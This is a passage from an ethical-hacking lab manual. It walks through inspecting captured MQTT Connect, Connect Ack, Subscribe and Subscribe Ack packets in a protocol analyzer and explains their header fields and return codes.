


Figure 2.1.9: MQTT protocol packets

TASK 1.4

Analyze Connect Command Packet

18. Click on the **Connect Command** packet. In the lower section of the window, click to expand the **Transmission Control Protocol** and **MQ Telemetry Transport Protocol** nodes.
19. Under the **MQ Telemetry Transport Protocol** nodes, you can observe details such as **Protocol Name**, **Version**, and **Client ID**.

Note: The MQTT protocol establishes a connection between clients through a broker. A CONNECT command is sent to initiate a connection from the client to the broker. After the connection is established, it remains active until a disconnect command is sent from the client.

Some of the headers of the CONNECT command are given below:

- **Header Flags**: Contains information regarding the MQTT control packet type
- **Connect Flags**: Contains parameters specifying the behavior of the MQTT connection
- **Clean Session**: Indicates whether the client wants to establish a persistent connection with the broker or not
- **Client ID**: Indicates a unique identifier for each MQTT client connecting to an MQTT broker

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 2.1.10: Connect Command packet

TASK 1.5

Analyze Connect Ack Packet

20. Click on the **Connect Ack** packet. In the lower section of the window, click to expand the **Transmission Control Protocol, MQ Telemetry Transport Protocol**, and **Header Flags** nodes.
21. Under the **MQ Telemetry Transport Protocol** nodes, you can observe details such as **Header Flag** and **Return Code**.

Note: The broker sends the Connect Ack packet on receiving a Connect command request from the client.

Some of the headers in the Connect Ack packet are given below:

- **Header Flags:** Contains information regarding the MQTT control packet type
- **Session Present:** Indicates the session between the broker and client; Bit 0 is the Connection Ack bit in the session present flag.
- **Return Code:** The values and responses of the return code are summarized in the table below

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Return Code	Return Code Response
0	Connection Accepted
1	Connection Refused, unacceptable protocol version
2	Connection Refused, identifier rejected
3	Connection Refused, server unavailable
4	Connection Refused, bad credentials
5	Connection Refused, not authorized




Figure 2.1.11: Connect Command packet

TASK 1.6

Analyze Subscribe Request Packet

22. Click on the **Subscribe Request** packet. In the lower section of the window, click to expand the **Transmission Control Protocol**, **MQ Telemetry Transport Protocol**, and **Header Flags** nodes.
23. Under the **MQ Telemetry Transport Protocol** nodes, you can observe details such as **Msg Len**, **Message Identifier**, and **Topic Length**.

Note: To receive a relevant message, a client sends a SUBSCRIBE message to an MQTT broker.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Some of the headers in the Subscribe Request packet are given below:

- **Header Flags:** Contains information regarding the MQTT control packet type
- **Message Identifier:** Identifies a message in a message flow between a client and a broker
- **Topic and QoS Level:** A subscription is a pair of a topic filter and a QoS level; the topic defines a subject of interest on which the client would like to get messages
- **Payload:** Contains a list of subscriptions




Figure 2.1.12: Subscribe Request packet

TASK 1.7

Analyze Subscribe Ack Packet

24. Click on the **Subscribe Ack** packet. In the lower section of the window, click to expand the **Transmission Control Protocol**, **MQ Telemetry Transport Protocol**, and **Header Flags** nodes.
25. Under the **MQ Telemetry Transport Protocol** nodes, you can observe details such as **Msg Len** and **Message Identifier.**

Note: The MQTT broker confirms subscription by sending an acknowledgment back to the client using a SUBACK message.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Some of the headers in the Subscribe Acknowledgement packet are given below:

- **Header Flags:** Contains information regarding the MQTT control packet type
- **Message Identifier:** Identifies a message in a message flow between a client and a broker
- **Payload:** Contains a list of return codes
- **Return Code:** For each Topic/QoS pair received, a return is sent by the MQTT broker in the SUBSCRIBE message; the return code is in line with the QoS level in the case of a success

The values and responses of the return code are summarized in the table below:

Return Code	Return Code Response
0	Success - Maximum QoS 0
1	Success - Maximum QoS 1
2	Success - Maximum QoS 2
128	Failure

